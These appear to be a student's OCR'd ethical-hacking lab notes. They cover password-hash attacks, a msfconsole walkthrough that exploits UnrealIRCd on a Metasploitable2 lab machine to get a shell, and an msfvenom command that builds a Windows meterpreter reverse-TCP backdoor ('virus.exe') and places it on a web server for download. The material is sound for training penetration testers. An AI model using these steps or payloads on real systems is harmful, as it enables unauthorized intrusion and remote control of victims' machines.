
Since the salting technique started being used, the prevalence and threat of rainbow table attacks have decreased dramatically. For example, Unix, Linux and Berkley Software Distribution use salted hashes. Even Apple Keychain, Apple's password management system in macOS, uses salt. Although Windows systems don't use salt, they can still encrypt stored hashes using the system key or Syskey utility. However, rainbow table attacks are possible on Windows for eight- and ninecharacter New Technology LAN Manager passwords

GPU-based brute force attacks have become more practical than rainbow table attacks. GPU brute-force attacks are similar to regular brute force attacks, but the graphics processing unit of a PC searches for passwords. Comparatively, rainbow table attacks are slower, less scalable and are specific to given password hash and password type

Name : kunal Jawale

➢ Here are some hardware tools for password hacking or relative with hacking using hack5 website :





Name : kunal Jawale

Exploitation / (Gaining access)

In cybersecurity, exploitation refers to the act of taking advantage of vulnerabilities in systems, software, or networks to gain unauthorized access or perform malicious activities. Exploits, which can be code, software, or sequences of commands, are used to leverage these vulnerabilities, allowing attackers to execute malicious code, install malware, steal data, or disrupt operations.

Key aspects of exploitation in cybersecurity:

- **Vulnerability Discovery:**

  Exploitation begins with identifying weaknesses or flaws in systems, software, or networks.

- **Exploit Development:**

  Attackers then develop or utilize pre-existing exploits to target these vulnerabilities.

- **Exploitation Execution:**

  The exploit is deployed, often using malware, to gain access or execute malicious actions.

- **Consequences:**

  Exploitation can lead to various negative outcomes, including data breaches, malware infections, system crashes, and unauthorized access.

- **Zero-Day Exploits:**
  Exploits targeting vulnerabilities that are not yet known to the software vendor or patched are called zero-day exploits.

Types of Exploits:

- **Software Exploits:** These target vulnerabilities in software applications, operating systems, or other software components.

- **Network Exploits:** These focus on vulnerabilities in network protocols, configurations, or devices.
- **Hardware Exploits:** These exploit flaws in physical hardware components or devices.

Examples of Exploitation in Cybersecurity:

- **SQL Injection:**

  Attackers inject malicious SQL code into a web application, potentially gaining access to databases and sensitive data.

- **Cross-Site Scripting (XSS):**

  Attackers inject malicious scripts into a web page, allowing them to steal user data or redirect users to malicious websites.

- **Remote Code Execution (RCE):**

  Attackers exploit vulnerabilities to execute code on a remote server, gaining control over the system.

- **Buffer Overflow:**
  Attackers exploit vulnerabilities in software to overwrite memory buffers, potentially gaining control over the system.

Preventing Exploitation:

- **Vulnerability Management:** Regularly identify and address vulnerabilities in systems, software, and networks.
- **Patch Management:** Keep software and systems up-to-date with the latest security patches.
- **Security Awareness Training:** Educate users about phishing attacks and other social engineering tactics.
- **Security Tools and Measures:** Implement security tools and measures, such as firewalls, intrusion detection systems, and anti-malware software.

- **Incident Response Planning:** Develop and implement an incident response plan to address security breaches effectively.

➢ gaining access of metasploitable.2 using msfconsole

MSFconsole is the primary command-line interface for the Metasploit Framework, offering numerous benefits for vulnerability testing and exploitation. It streamlines the process of scanning, exploiting, and interacting with systems, making it a powerful tool for security professionals and penetration testers.

Here's a breakdown of the benefits:

- **Centralized Access:**

  MSFconsole provides a single point of access to the vast capabilities of the Metasploit Framework, including exploit modules, auxiliary modules, and payloads.

- **Exploit Module Database:**

  MSFconsole provides access to a comprehensive database of exploits, allowing testers to quickly identify and leverage vulnerabilities against target systems.

- **Vulnerability Scanning:**

MSFconsole includes tools for scanning networks and systems for vulnerabilities, identifying weaknesses before they can be exploited.

- **Post-Exploitation Capabilities:**

  After successfully exploiting a vulnerability, MSFconsole allows for postexploitation activities like privilege escalation, information gathering, and maintaining access.

- **Modular Design:**

  The modular nature of Metasploit, accessible through MSFconsole, allows for customization and extension, enabling testers to tailor their tools to specific needs.


- **Command-Line Interface:**

  The command-line interface provides a flexible and powerful way to interact with Metasploit, allowing for scripting, automation, and detailed control over exploits.


Step 1 : search open ports and their versions using this command

```
# nmap -v  -A   -T4  <
Metasploitable IP >
```

Name : kunal Jawale




Step 2 : After you knowing the open ports and their versions go to browser and search exploits for each version




Name : kunal Jawale

Step 3 : run msfconsole search for exploit example unrealIRCd




- Search unrealircd
- Use 0 :- for exploit
- Show options :- for exploit requierments like LHOST or RHOSTS
- Set RHOSTS <metasploitable IP>
- Show payloads : to see releted payloads for exploit

Name : kunal Jawale




- Set payload (which you want) :- for set a payload
- Show options and set LHOST <kali IP>




- Exploit :- for gaining the access

Name : kunal Jawale



- Shell :- to enter in metasploitable



Here we successfully exploit the metasploitable .

Name : kunal Jawale

- **Create a backdoor for window using msfvenom and msfconsole for gaining access the windows system :**

  Commands for create a backdoor in kali


  # msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST = <linux IP> LPORT = 4444 -f exe -o virus.exe

  -p = for payload
  LHOST = to set LHOST
  LPORT = to set PORT
  -f = for file type
  -o = for file name

  # ls


  # cp virus.exe /var/www/html

  # systemctl stat apache2.service

